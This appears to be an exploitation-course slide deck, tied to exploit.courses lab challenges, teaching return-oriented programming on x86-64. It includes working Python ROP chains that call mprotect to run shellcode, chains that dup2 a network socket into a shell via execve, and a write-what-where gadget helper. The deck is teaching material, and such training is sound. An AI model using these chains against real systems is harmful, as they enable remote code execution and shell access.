# Practical ROP

ROP

# Stack Pivoting

What if ESP does  not point to our rop chain?

- Can only execute one gadget
- Use it to let the stack point to another memory location

If a register points to our ropchain:

```
xchg eax, esp
```

If its somewhere else on the stack:

```
add esp, 0x100
```

Or, in general:

```
mov esp, 0x12345
pop esp
```

# Some more ROP Infos

Where to take gadgets from?

- Either:
  - The program code
  - Shared library code (LIBC etc.)

# Some more ROP Infos

Where to take gadgets from?

- Either:
  - The program code
    - Static location in memory (if not PIE)
    - Needs to be of some size to have enough gadgets
  - Shared library code (LIBC etc.)
    - “Universal gadget library”, because its very big
    - Sadly, non-guessable base location (ASLR’d even without PIE)

# Some more ROP Infos

ROP shellcode usually consists of:

- Libc calls
    - malloc() / mprotect()
- Preparations of libc calls
    - set up registers
    - read data to defeat ASLR
- Skipping of shellcode arguments (pop/pop/ret)
- And even “plain ASM” (e.g. jmp)

# Some more ROP Infos

ROP is very inefficient

Needs a lot of gadgets

Not suitable to implement complete shellcode in it

Hello: Multi Stage Shellcode

# Some more ROP Infos

**Stager: Change memory permission**

Set Stack executable

Execute it (jmp)

Profit

# Some more ROP Infos

**Stager: Allocator**


Allocate new RWX memory

Copy rest of shellcode to newly allocated memory

Execute it (jmp)

Profit

# Some more ROP Infos



Stage 0: ROP

Allocate rwx Memory

Stage 1: ROP

Copy minimal shellcode to memory
Jump to it

Stage 2: Shellcode

Copy rest of the shellcode (meterpreter)
Jump to it

## Stager: change memory permission

mprotect() + Shellcode

# Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
  - (can also defeat DEP+ASLR with some more ROP gadgetery)

- Get necessary gadgets
- Get address of shellcode
- SIP = ROPchain
- ROP is doing:
  - mprotect(&shellcode, len(shellcode), rw**x**)
- After ROPchain, jump to shellcode

- Challenge: 16, https://exploit.courses/#/challenge/16
  - DEP enabled
  - ASLR disabled (can use LIBC gadgets)

# Practical ROP

mprotect() ROP into shellcode

- Defeats: DEP
  - (can also defeat DEP+ASLR with some more ROP gadgetery)
  - This example is DEP only (no ASLR!)

- Get necessary gadgets
- Get address of shellcode
- SIP = ROPchain
- ROP is doing:
  - mprotect(&shellcode, len(shellcode), rw**x**)
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- Challenge: 16, https://exploit.courses/#/challenge/16
  - DEP enabled
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# Practical ROP

mprotect() ROP into shellcode 1/2

```
# shellcode
payload = shellcode
payload += "A" * (offset - len(shellcode))

# rop starts here (SIP)

# 0x000000000003a718: pop rax; ret;
payload += p64 ( libcBase + 0x000000000003a718 )  # <- SIP
payload += p64 ( 10 )     # syscall sys_mprotect

# 0x0000000000021102: pop rdi; ret;
payload += p64 ( libcBase + 0x0000000000021102 )
payload += p64 ( stackAddr ) # mprotect arg: addr
```

# Practical ROP

## mprotect() ROP into shellcode 2/2

```
# 0x00000000000202e8: pop rsi; ret;
payload += p64 ( libcBase + 0x00000000000202e8 )
payload += p64 ( 4096 )         # mprotect arg: size

# 0x0000000000001b92: pop rdx; ret;
payload += p64 ( libcBase + 0x0000000000001b92)
payload += p64 ( 0x7 )          # protect arg: permissions

# 0x00000000000bb945: syscall; ret;
payload += p64 ( libcBase + 0x00000000000bb945)

payload += p64 ( shellcodeAddr )
```

## Stager: exec into network socket

dup2() into execv() with LIBC

# Practical ROP

dup2() into execv() with LIBC

- Defeats: DEP + ASLR
  - (Not: DEP+ASLR + PIE)

- Get necessary gadgets
- Get Address of "/bin/sh" in LIBC (or in this case, the program)
- dup() client network socket into 0, 1 and 2
- execv() "/bin/sh"

- Challenge: 17
  - https://exploit.courses/#/challenge/17
  - DEP enabled
  - ASLR enabled

# Practical ROP

Socket:

- Is often 4 (find via debugging)
- (0, 1, 2 are used. 3 is used for server socket. Therefore next free socket is 4)

# Practical ROP

String “/bin/sh”:

```
gdb-peda$ find "/bin/sh"
Searching for '/bin/sh' in: None ranges
Found 2 results, display max 2 items:
challenge17 : 0x400ed8 --> 0x68732f6e69622f ('/bin/sh')
       libc : 0x7ff0519cd58b --> 0x68732f6e69622f ('/bin/sh’)
```

The string “/bin/sh” exists therefore in the libc itself

# Practical ROP

```
# additional gadget to populate rsi
pop_rsi_r15 = 0x0000000000400eb1  # pop rsi; pop r15; ret;

syscall = 33  # Note: dup2() syscall is 33

# Start ROP chain
# dup2(4, 0)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 0 )
payload += p64 ( 0xdeadbeef1 )
payload += p64 ( syscall )
```

# Practical ROP

```
# dup2(4, 1)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 1 )
payload += p64 ( 0xdeadbeef2 )
payload += p64 ( syscall )
```

```
# dup2(4, 2)
payload += p64 ( pop_rax )
payload += p64 ( 33 )
payload += p64 ( pop_rdi )
payload += p64 ( 4 )
payload += p64 ( pop_rsi_r15)
payload += p64 ( 2 )
payload += p64 ( 0xdeadbeef3 )
payload += p64 ( syscall )
```

# Practical ROP

```
# execve
payload += p64 ( pop_rdi )
payload += p64 ( sh_addr )        # found in LIBC
payload += p64 ( pop_rsi_r15 )
payload += p64 ( 0x6020e0 )       # addr of a 0x0 byte
payload += p64 ( 0xdeadbeef4 )
payload += p64 ( pop_rax )
payload += p64 ( 59 )
payload += p64 ( syscall )        # execute execve() = 59

payload += p64 ( 0x41414141 )   # fail here (for debug)
```

# Write-what-where primitive

# Problem

What if the string "/bin/sh" does not already exist in memory?

We have to write it by ourselves…

# Practical ROP - Write What Where

“Write-what-where” primitive, easy example:

# mem[rdx] = rax

```
# value to write
pop rax; ret

# memory location where we want to write the value
pop rdx; ret

# write rax at memory location indicated by rdx
mov ptr [rdx], rax; ret
```

# Practical ROP - Write What Where

```
# Practical write-what-where example
pop_rbp = 0x00000000004009a0  # pop rbp; ret;
pop_rax = 0x0000000000400c91  # pop rax; ret;
mov_ptr_rbp_eax = 0x0000000000400c8e  # mov dword ptr [rbp - 8], eax;
                                      # pop rax; ret;

def write2mem(data, location):
        chain = ""
        chain += p64( pop_rax )
        chain += p64( data )

        chain += p64( pop_rbp )
        chain += p64( location + 8)

        chain += p64( mov_ptr_rbp_eax)
        chain += p64( 0xdeadbeef1 )
        return chain
```

# Practical ROP - Write What Where

```
  chain = "AAAAAA" …

  chain += write2mem("/bin", 0x603000)
  chain += write2mem("//sh", 0x603000+4)


def write2mem(data, location):
        chain = ""
        chain += p64( pop_rax )
        chain += p64( data )

        chain += p64( pop_rbp )
        chain += p64( location + 8)

        chain += p64( mov_ptr_rbp_eax)
        chain += p64( 0xdeadbeef1 )
        return chain
```

# Practical ROP - Write What Where


Where to write?

Every binary has a read-write memory location at a static offset

```
gdb-peda$ vmmap
Start              End                Perm    Name
0x00400000         0x00402000         r-xp    challenge17
0x00601000         0x00602000         r--p    challenge17
0x00602000         0x00603000         rw-p    challenge17
```


# Practical ROP - Write What Where

Return Addresses on stack point to Code



# Practical ROP - Write What Where

Write String or Shellcode to R/W memory


Stack
ropchain
rw-
Code
r-x
Read-write
rw-